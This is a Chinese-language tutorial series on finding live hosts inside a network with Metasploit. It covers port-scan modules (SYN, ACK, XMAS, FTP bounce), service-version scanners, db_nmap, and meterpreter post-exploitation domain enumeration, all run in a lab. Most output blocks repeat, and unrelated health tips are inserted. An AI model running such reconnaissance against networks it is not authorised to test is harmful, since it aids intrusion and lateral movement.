Module options (auxiliary/scanner/portscan/ack):

   Name        Current Setting    Required  Description
   ----        ---------------    --------  -----------
   BATCHSIZE   256                yes       The number of hosts to scan per set
   DELAY       0                  yes       The delay between connections, per thread, in milliseconds
   INTERFACE                      no        The name of the interface
   JITTER      0                  yes       The delay jitter factor (maximum value by which to +/- DELA
   PORTS       445                yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS      192.168.1.115,119  yes       The target address range or CIDR identifier
   SNAPLEN     65535              yes       The number of bytes to capture
   THREADS     50                 yes       The number of concurrent threads
   TIMEOUT     500                yes       The reply read timeout in milliseconds

msf auxiliary(scanner/portscan/ack) > exploit

[*]  TCP UNFILTERED 192.168.1.115:445
[*]  TCP UNFILTERED 192.168.1.119:445
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
```

- 十五：基于auxiliary/scanner/portscan/tcp发现内网存活主机

```
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting      Required  Description
   ----         ---------------      --------  -----------
   CONCURRENCY  10                   yes       The number of concurrent ports tc
   DELAY        0                    yes       The delay between connections, pe
   JITTER       0                    yes       The delay jitter factor (maximum
   PORTS        445                  yes       Ports to scan (e.g. 22-25,80,110-
   RHOSTS       192.168.1.115,119,2  yes       The target address range or CIDR
   THREADS      50                   yes       The number of concurrent threads
   TIMEOUT      1000                 yes       The socket connect timeout in mil

msf auxiliary(scanner/portscan/tcp) > exploit

[+] 192.168.1.2:          - 192.168.1.2:445 - TCP OPEN
[*] Scanned 1 of 3 hosts (33% complete)
[+] 192.168.1.119:        - 192.168.1.119:445 - TCP OPEN
[+] 192.168.1.115:        - 192.168.1.115:445 - TCP OPEN
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting      Required  Description
   ----         ---------------      --------  -----------
   CONCURRENCY  10                   yes       The number of concurrent ports to check per host
   DELAY        0                    yes       The delay between connections, per thread, in milliseconds
   JITTER       0                    yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        445                  yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.1.115,119,2  yes       The target address range or CIDR identifier
   THREADS      50                   yes       The number of concurrent threads
   TIMEOUT      1000                 yes       The socket connect timeout in milliseconds

msf auxiliary(scanner/portscan/tcp) > exploit

[+] 192.168.1.2:          - 192.168.1.2:445 - TCP OPEN
[*] Scanned 1 of 3 hosts (33% complete)
[+] 192.168.1.119:        - 192.168.1.119:445 - TCP OPEN
[+] 192.168.1.115:        - 192.168.1.115:445 - TCP OPEN
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

基于MSF发现内网存活主机第四季

注： 请多喝点热水或者凉白开，可预防肾结石，通风等。
痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

攻击机： 192.168.1.5&Debian
靶机： 192.168.1.2&Windows 7
192.168.1.115&Windows 2003
192.168.1.119&Windows 2003

第一季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/discovery/arp_sweep
- auxiliary/scanner/discovery/udp_sweep
- auxiliary/scanner/ftp/ftp_version
- auxiliary/scanner/http/http_version
- auxiliary/scanner/smb/smb_version

第二季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/ssh/ssh_version
- auxiliary/scanner/telnet/telnet_version
- auxiliary/scanner/discovery/udp_probe
- auxiliary/scanner/dns/dns_amp
- auxiliary/scanner/mysql/mysql_version

第三季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/netbios/nbname
- auxiliary/scanner/http/title
- auxiliary/scanner/db2/db2_version
- auxiliary/scanner/portscan/ack
- auxiliary/scanner/portscan/tcp

第四季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/portscan/syn
- auxiliary/scanner/portscan/ftpbounce
- auxiliary/scanner/portscan/xmas
- auxiliary/scanner/rdp/rdp_scanner
- auxiliary/scanner/smtp/smtp_version

- 十六：基于auxiliary/scanner/portscan/syn发现内网存活主机

```
msf auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thre
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value
   PORTS      445              yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     192.168.1.115    yes       The target address range or CIDR identi
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    50               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(scanner/portscan/syn) > exploit

[+]  TCP OPEN 192.168.1.115:445
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      445              yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     192.168.1.115    yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    50               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(scanner/portscan/syn) > exploit

[+]  TCP OPEN 192.168.1.115:445
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- 十七：基于auxiliary/scanner/portscan/ftpbounce发现内网存活主机

```
msf auxiliary(scanner/portscan/ftpbounce) > show options

Module options (auxiliary/scanner/portscan/ftpbounce):

   Name        Current Setting      Required  Description
   ----        ---------------      --------  -----------
   BOUNCEHOST  192.168.1.119        yes       FTP relay host
   BOUNCEPORT  21                   yes       FTP relay port
   DELAY       0                    yes       The delay between connections, per
   FTPPASS     mozilla@example.com  no        The password for the specified use
   FTPUSER     anonymous            no        The username to authenticate as
   JITTER      0                    yes       The delay jitter factor (maximum v
   PORTS       22-25                yes       Ports to scan (e.g. 22-25,80,110-9
   RHOSTS      192.168.1.119        yes       The target address range or CIDR i
   THREADS     50                   yes       The number of concurrent threads

msf auxiliary(scanner/portscan/ftpbounce) > exploit

[+] 192.168.1.119:21 -  TCP OPEN 192.168.1.119:22
[+] 192.168.1.119:21 -  TCP OPEN 192.168.1.119:23
[+] 192.168.1.119:21 -  TCP OPEN 192.168.1.119:24
[+] 192.168.1.119:21 -  TCP OPEN 192.168.1.119:25
[*] 192.168.1.119:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/portscan/ftpbounce) > show options

Module options (auxiliary/scanner/portscan/ftpbounce):

   Name        Current Setting      Required  Description
   ----        ---------------      --------  -----------
   BOUNCEHOST  192.168.1.119        yes       FTP relay host
   BOUNCEPORT  21                   yes       FTP relay port
   DELAY       0                    yes       The delay between connections, per thread, in milliseconds
   FTPPASS     mozilla@example.com  no        The password for the specified username
   FTPUSER     anonymous            no        The username to authenticate as
   JITTER      0                    yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS       22-25                yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS      192.168.1.119        yes       The target address range or CIDR identifier
   THREADS     50                   yes       The number of concurrent threads

msf auxiliary(scanner/portscan/ftpbounce) > exploit

[+] 192.168.1.119:21 -  TCP OPEN 192.168.1.119:22
[+] 192.168.1.119:21 -  TCP OPEN 192.168.1.119:23
[+] 192.168.1.119:21 -  TCP OPEN 192.168.1.119:24
[+] 192.168.1.119:21 -  TCP OPEN 192.168.1.119:25
[*] 192.168.1.119:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- 十八：基于auxiliary/scanner/portscan/xmas发现内网存活主机

```
msf auxiliary(scanner/portscan/xmas) > show options

Module options (auxiliary/scanner/portscan/xmas):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thre
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value
   PORTS      80               yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     192.168.1.119    yes       The target address range or CIDR identi
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    50               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(scanner/portscan/xmas) > exploit
```

```
msf auxiliary(scanner/portscan/xmas) > show options

Module options (auxiliary/scanner/portscan/xmas):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      80               yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     192.168.1.119    yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    50               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(scanner/portscan/xmas) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- 十九：基于auxiliary/scanner/rdp/rdp_scanner发现内网存活主机

```
msf auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   CredSSP    true                 yes       Whether or not to request CredSSP
   EarlyUser  false                yes       Whether to support Earlier User Aut
   RHOSTS     192.168.1.2,115,119  yes       The target address range or CIDR id
   RPORT      3389                 yes       The target port (TCP)
   THREADS    50                   yes       The number of concurrent threads
   TLS        true                 yes       Wheter or not request TLS security

msf auxiliary(scanner/rdp/rdp_scanner) > exploit

[*] Scanned 1 of 3 hosts (33% complete)
[+] 192.168.1.115:3389    - Identified RDP
[*] Scanned 2 of 3 hosts (66% complete)
[+] 192.168.1.119:3389    - Identified RDP
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
msf auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

   Name       Current Setting      Required  Description
   ----       ---------------      --------  -----------
   CredSSP    true                 yes       Whether or not to request CredSSP
   EarlyUser  false                yes       Whether to support Earlier User Authorization Result PDU
   RHOSTS     192.168.1.2,115,119  yes       The target address range or CIDR identifier
   RPORT      3389                 yes       The target port (TCP)
   THREADS    50                   yes       The number of concurrent threads
   TLS        true                 yes       Wheter or not request TLS security

msf auxiliary(scanner/rdp/rdp_scanner) > exploit

[*] Scanned 1 of 3 hosts (33% complete)
[+] 192.168.1.115:3389    - Identified RDP
[*] Scanned 2 of 3 hosts (66% complete)
[+] 192.168.1.119:3389    - Identified RDP
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```


- 二十：基于auxiliary/scanner/smtp/smtp_version发现内网存活主机

```
msf auxiliary(scanner/smtp/smtp_version) > show options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.5      yes       The target address range or CIDR identifi
   RPORT    25               yes       The target port (TCP)
   THREADS  50               yes       The number of concurrent threads

msf auxiliary(scanner/smtp/smtp_version) > exploit
```

```
msf auxiliary(scanner/smtp/smtp_version) > show options

Module options (auxiliary/scanner/smtp/smtp_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.5      yes       The target address range or CIDR identifier
   RPORT    25               yes       The target port (TCP)
   THREADS  50               yes       The number of concurrent threads

msf auxiliary(scanner/smtp/smtp_version) > exploit

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

基于MSF发现内网存活主机第五季

注:请多喝点热水或者凉白开，可预防肾结石，通风等。
痛风可伴发肥胖症、高血压病、糖尿病、脂代谢紊乱等多种代谢性疾病。

攻击机：192.168.1.102 &Debian
靶机：192.168.1.2&Windows 7
192.168.1.115&Windows 2003
192.168.1.119&Windows 2003

第一季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/discovery/arp_sweep
- auxiliary/scanner/discovery/udp_sweep
- auxiliary/scanner/ftp/ftp_version
- auxiliary/scanner/http/http_version
- auxiliary/scanner/smb/smb_version

第二季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/ssh/ssh_version
- auxiliary/scanner/telnet/telnet_version
- auxiliary/scanner/discovery/udp_probe
- auxiliary/scanner/dns/dns_amp
- auxiliary/scanner/mysql/mysql_version

第三季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/netbios/nbname
- auxiliary/scanner/http/title
- auxiliary/scanner/db2/db2_version
- auxiliary/scanner/portscan/ack
- auxiliary/scanner/portscan/tcp

第四季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/portscan/syn
- auxiliary/scanner/portscan/ftpbounce
- auxiliary/scanner/portscan/xmas
- auxiliary/scanner/rdp/rdp_scanner
- auxiliary/scanner/smtp/smtp_version

第五季主要介绍scanner下的三个模块，以及db_nmap辅助发现内网存活主机，分别为：

- auxiliary/scanner/pop3/pop3_version
- auxiliary/scanner/postgres/postgres_version
- auxiliary/scanner/ftp/anonymous
- db_nmap

- 二十一：基于auxiliary/scanner/pop3/pop3_version发现内网存活主机

```
msf auxiliary(scanner/pop3/pop3_version) > show options

Module options (auxiliary/scanner/pop3/pop3_version):

   Name     Current Setting    Required  Description
   ----     ---------------    --------  -----------
   RHOSTS   192.168.1.110-120  yes       The target address range or CIDR identi
   RPORT    110                yes       The target port (TCP)
   THREADS  50                 yes       The number of concurrent threads

msf auxiliary(scanner/pop3/pop3_version) > exploit

[*] Scanned  5 of 11 hosts (45% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/pop3/pop3_version) > show options

Module options (auxiliary/scanner/pop3/pop3_version):

   Name     Current Setting    Required  Description
   ----     ---------------    --------  -----------
   RHOSTS   192.168.1.110-120  yes       The target address range or CIDR identifier
   RPORT    110                yes       The target port (TCP)
   THREADS  50                 yes       The number of concurrent threads

msf auxiliary(scanner/pop3/pop3_version) > exploit

[*] Scanned  5 of 11 hosts (45% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

- 二十二：基于auxiliary/scanner/postgres/postgres_version发现内网存活主机

```
msf auxiliary(scanner/postgres/postgres_version) > show options

Module options (auxiliary/scanner/postgres/postgres_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  msf              no        The password for the specified username.
   RHOSTS    127.0.0.1        yes       The target address range or CIDR identif
   RPORT     5432             yes       The target port
   THREADS   50               yes       The number of concurrent threads
   USERNAME  msf              yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output

msf auxiliary(scanner/postgres/postgres_version) > exploit

[*] 127.0.0.1:5432 Postgres - Version PostgreSQL 9.6.6 on x86_64-pc-linux-gnu, c
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf auxiliary(scanner/postgres/postgres_version) > show options

Module options (auxiliary/scanner/postgres/postgres_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  msf              no        The password for the specified username. Leave blank for a random password.
   RHOSTS    127.0.0.1        yes       The target address range or CIDR identifier
   RPORT     5432             yes       The target port
   THREADS   50               yes       The number of concurrent threads
   USERNAME  msf              yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output

msf auxiliary(scanner/postgres/postgres_version) > exploit

[*] 127.0.0.1:5432 Postgres - Version PostgreSQL 9.6.6 on x86_64-pc-linux-gnu, compiled by gcc (Debian 4.9.2-10) 4.9.2, 64-bit (Post-Auth)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- 二十三：基于auxiliary/scanner/ftp/anonymous发现内网存活主机

```
msf auxiliary(scanner/ftp/anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified userna
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS   192.168.1.100-120    yes       The target address range or CIDR ider
   RPORT    21                   yes       The target port (TCP)
   THREADS  50                   yes       The number of concurrent threads

msf auxiliary(scanner/ftp/anonymous) > exploit

[+] 192.168.1.115:21      - 192.168.1.115:21 - Anonymous READ (220 Slyar Ftpserv
[+] 192.168.1.119:21      - 192.168.1.119:21 - Anonymous READ (220 FTPserver)
[*] Scanned  3 of 21 hosts (14% complete)
[*] Scanned  6 of 21 hosts (28% complete)
[*] Scanned 17 of 21 hosts (80% complete)
[*] Scanned 21 of 21 hosts (100% complete)
[*] Auxiliary module execution completed
```


```
msf auxiliary(scanner/ftp/anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS   192.168.1.100-120    yes       The target address range or CIDR identifier
   RPORT    21                   yes       The target port (TCP)
   THREADS  50                   yes       The number of concurrent threads

msf auxiliary(scanner/ftp/anonymous) > exploit

[+] 192.168.1.115:21      - 192.168.1.115:21 - Anonymous READ (220 Slyar Ftpserver)
[+] 192.168.1.119:21      - 192.168.1.119:21 - Anonymous READ (220 FTPserver)
[*] Scanned  3 of 21 hosts (14% complete)
[*] Scanned  6 of 21 hosts (28% complete)
[*] Scanned 17 of 21 hosts (80% complete)
[*] Scanned 21 of 21 hosts (100% complete)
[*] Auxiliary module execution completed
```


- 二十四：基于db_nmap发现内网存活主机

MSF内置强大的端口扫描工具Nmap，为了更好的区别，内置命令为：db_nmap，并且会自动存储nmap扫描结果到数据库中，方便快速查询已知存活主机，以及更快捷的进行团队协同作战，使用方法与nmap一致。也是在实战中最常用到的发现内网存活主机方式之一。

例：

```
msf exploit(multi/handler) > db_nmap -p 445 -T4 -sT 192.168.1.115-120 --open
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-17 15:17 EST
[*] Nmap: Nmap scan report for 192.168.1.115
[*] Nmap: Host is up (0.0025s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:AF:CE:CC (VMware)
[*] Nmap: Nmap scan report for 192.168.1.119
[*] Nmap: Host is up (0.0026s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:85:D6:7D (VMware)
[*] Nmap: Nmap done: 6 IP addresses (2 hosts up) scanned in 13.35 seco
```

```
msf exploit(multi/handler) > db_nmap -p 445 -T4 -sT 192.168.1.115-120 --open
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-17 15:17 EST
[*] Nmap: Nmap scan report for 192.168.1.115
[*] Nmap: Host is up (0.0025s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:AF:CE:CC (VMware)
[*] Nmap: Nmap scan report for 192.168.1.119
[*] Nmap: Host is up (0.0026s latency).
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: MAC Address: 00:0C:29:85:D6:7D (VMware)
[*] Nmap: Nmap done: 6 IP addresses (2 hosts up) scanned in 13.35 seconds
```

命令hosts查看数据库中已发现的内网存活主机

```
msf exploit(multi/handler) > hosts

Hosts
=====

address          mac                name             os_name         os_flavor  os_
-------          ---                ----             -------         ---------  ---
1.34.37.188
10.0.0.2         00:24:1d:dc:3b:16
10.0.0.3         00:e0:81:bf:b9:7b
10.0.0.4         00:30:6e:ca:10:b8
10.0.0.5         9c:8e:99:c4:63:74  2013XXXXX      Windows 2008              SP1
...
10.0.0.242       00:13:57:01:d4:71
10.0.0.243       00:13:57:01:d4:73
....
10.162.110.30
59.125.110.178
127.0.0.1                                            Unknown
172.16.204.8                        WIN-6FEAACQJ691  Windows 2012
172.16.204.9                        WIN-6FEAACQJ691  Windows 2012
172.16.204.21                       IDS              Windows 2003               SP2
192.168.1.5                         JOHN-PC          Windows 7                  SP1
192.168.1.101                       JOHN-PC          Windows 7       Ultimate   SP1
192.168.1.103                       LAPTOP-9994K8RP  Windows 10
192.168.1.115    00:0c:29:af:ce:cc  VM_2003X86       Windows 2003               SP2
192.168.1.116                       WIN-S4H51RDJQ3M  Windows 2012
192.168.1.119    00:0c:29:85:d6:7d  WIN03X64         Windows 2003               SP2
192.168.1.254                                        Unknown
192.168.50.30                       WINDOWS-G4MMTV8  Windows 7                  SP1
192.168.100.2                                        Unknown
192.168.100.10
```

同样hosts命令也支持数据库中查询与搜索，方便快速对应目标存活主机。

```
msf exploit(multi/handler) > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -C <col1,col2>    Only show the given columns until the next restart (see list
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -i,--info         Change the info of a host
  -n,--name         Change the name of a host
  -m,--comment      Change the comment of a host
  -t,--tag          Add or specify a tag to a range of hosts
```

```
msf exploit(multi/handler) > hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -C <col1,col2>    Only show the given columns until the next restart (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -i,--info         Change the info of a host
  -n,--name         Change the name of a host
  -m,--comment      Change the comment of a host
  -t,--tag          Add or specify a tag to a range of hosts
```

```
msf exploit(multi/handler) > hosts -S 192

Hosts
=====

address          mac                name             os_name        os_flavor   os_
-------          ---                ----             -------        ---------   ---
192.168.1.5                         JOHN-PC          Windows 7                  SP1
192.168.1.101                       JOHN-PC          Windows 7      Ultimate    SP1
192.168.1.103                       LAPTOP-9994K8RP  Windows 10
192.168.1.115    00:0c:29:af:ce:cc  VM_2003X86       Windows 2003               SP2
192.168.1.116                       WIN-S4H51RDJQ3M  Windows 2012
192.168.1.119    00:0c:29:85:d6:7d  WIN03X64         Windows 2003               SP2
192.168.1.254                                        Unknown
192.168.50.30                       WINDOWS-G4MMTV8  Windows 7                  SP1
192.168.100.2                                        Unknown
192.168.100.10
```

```
msf exploit(multi/handler) > hosts -S 192

Hosts
=====

address        mac                name             os_name       os_flavor  os_sp  purpose  info  comments
-------        ---                ----             -------       ---------  -----  -------  ----  --------
192.168.1.5                       JOHN-PC          Windows 7                SP1    client
192.168.1.101                     JOHN-PC          Windows 7     Ultimate   SP1    client
192.168.1.103                     LAPTOP-9994K8RP  Windows 10                      client
192.168.1.115  00:0c:29:af:ce:cc  VM_2003X86       Windows 2003             SP2    server
192.168.1.116                     WIN-S4H51RDJQ3M  Windows 2012                    server
192.168.1.119  00:0c:29:85:d6:7d  WIN03X64         Windows 2003             SP2    server
192.168.1.254                                      Unknown                         device
192.168.50.30                     WINDOWS-G4MMTV8  Windows 7                SP1    client
192.168.100.2                                      Unknown                         device
192.168.100.10
```

基于MSF发现内网存活主机第六季

注：请多喝点热水或者凉白开，可预防肾结石，通风等
如有肾囊肿，请定期检查肾囊肿的大小变化。

攻击机： 192.168.1.102 & Debian
靶机： 192.168.1.2 & Windows 7
192.168.1.115 & Windows 2003
192.168.1.119 & Windows 2003

第一季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/discovery/arp_sweep
- auxiliary/scanner/discovery/udp_sweep
- auxiliary/scanner/ftp/ftp_version
- auxiliary/scanner/http/http_version
- auxiliary/scanner/smb/smb_version

第二季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/ssh/ssh_version
- auxiliary/scanner/telnet/telnet_version
- auxiliary/scanner/discovery/udp_probe
- auxiliary/scanner/dns/dns_amp
- auxiliary/scanner/mysql/mysql_version

第三季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/netbios/nbname
- auxiliary/scanner/http/title
- auxiliary/scanner/db2/db2_version
- auxiliary/scanner/portscan/ack
- auxiliary/scanner/portscan/tcp

第四季主要介绍scanner下的五个模块，辅助发现内网存活主机，分别为：

- auxiliary/scanner/portscan/syn
- auxiliary/scanner/portscan/ftpbounce
- auxiliary/scanner/portscan/xmas
- auxiliary/scanner/rdp/rdp_scanner
- auxiliary/scanner/smtp/smtp_version

第五季主要介绍scanner下的三个模块，以及db_nmap辅助发现内网存活主机，分别为：

- auxiliary/scanner/pop3/pop3_version
- auxiliary/scanner/postgres/postgres_version
- auxiliary/scanner/ftp/anonymous
- db_nmap

第六季主要介绍post下的六个模块，辅助发现内网存活主机，分别为：

- windows/gather/arp_scanner
- windows/gather/enum_ad_computers
- windows/gather/enum_computers
- windows/gather/enum_domain
- windows/gather/enum_domains
- windows/gather/enum_ad_user_comments

在实战过程中，许多特殊环境下scanner，db_nmap不能快速符合实战渗透诉求，尤其在域中的主机存活发现，而post下的模块，弥补了该诉求，以便快速了解域中存活主机。

- 二十五：基于windows/gather/arp_scanner发现内网存活主机

```
meterpreter > run windows/gather/arp_scanner RHOSTS=192.168.1.110-120 THREADS=2(

[*] Running module against VM_2003X86
[*] ARP Scanning 192.168.1.110-120
[+]     IP: 192.168.1.115 MAC 00:0c:29:af:ce:cc (VMware, Inc.)
[+]     IP: 192.168.1.119 MAC 00:0c:29:85:d6:7d (VMware, Inc.)
```


```
meterpreter > run windows/gather/arp_scanner RHOSTS=192.168.1.110-120 THREADS=20

[*] Running module against VM_2003X86
[*] ARP Scanning 192.168.1.110-120
[+]     IP: 192.168.1.115 MAC 00:0c:29:af:ce:cc (VMware, Inc.)
[+]     IP: 192.168.1.119 MAC 00:0c:29:85:d6:7d (VMware, Inc.)
```


- 二十六：基于windows/gather/enum_ad_computers发现域中存活主机

```
meterpreter > run windows/gather/enum_ad_computers
```


```
meterpreter > run windows/gather/enum_ad_computers
```


- 二十七：基于windows/gather/enum_computers发现域中存活主机

```
meterpreter > run windows/gather/enum_computers

[*] Running module against VM_2003X86
[-] This host is not part of a domain.
```


```
meterpreter > run windows/gather/enum_computers

[*] Running module against VM_2003X86
[-] This host is not part of a domain.
```


- 二十八：基于windows/gather/enum_domain发现域中存活主机

```
meterpreter > run windows/gather/enum_domain
```

```
meterpreter > run windows/gather/enum_domain
```

- 二十九：基于windows/gather/enum_domains 发现域中存活主机

```
meterpreter > run windows/gather/enum_domains

[*] Enumerating DCs for WORKGROUP
[-] No Domain Controllers found...
```

```
meterpreter > run windows/gather/enum_domains

[*] Enumerating DCs for WORKGROUP
[-] No Domain Controllers found...
```

- 三十：基于windows/gather/enum_ad_user_comments发现域中存活主机

```
meterpreter > run windows/gather/enum_ad_user_comments
```

```
meterpreter > run windows/gather/enum_ad_user_comments
```

POST下相关模块如：（列举）不一一介绍

- linux/gather/enum_network
- linux/busybox/enum_hosts
- windows/gather/enum_ad_users
- windows/gather/enum_domain_tokens
- windows/gather/enum_snmp

至此，MSF发现内网存活主机主要模块介绍与使用完毕。

基于SqlDataSourceEnumerator发现内网存活主机


基于SqlDataSourceEnumerator发现内网存活主机

从xp开始默认有.net framework,在powershell后，调用起来更方便。

System.Data.SqlClient 命名空间是用于 SQL Server 的 .NET 数据提供程序。在net framework2.0中新增加SqlDataSourceEnumerator类。提供了一种枚举本地网络内的所有可用SQL Server实例机制。微软官方是这样解释的：

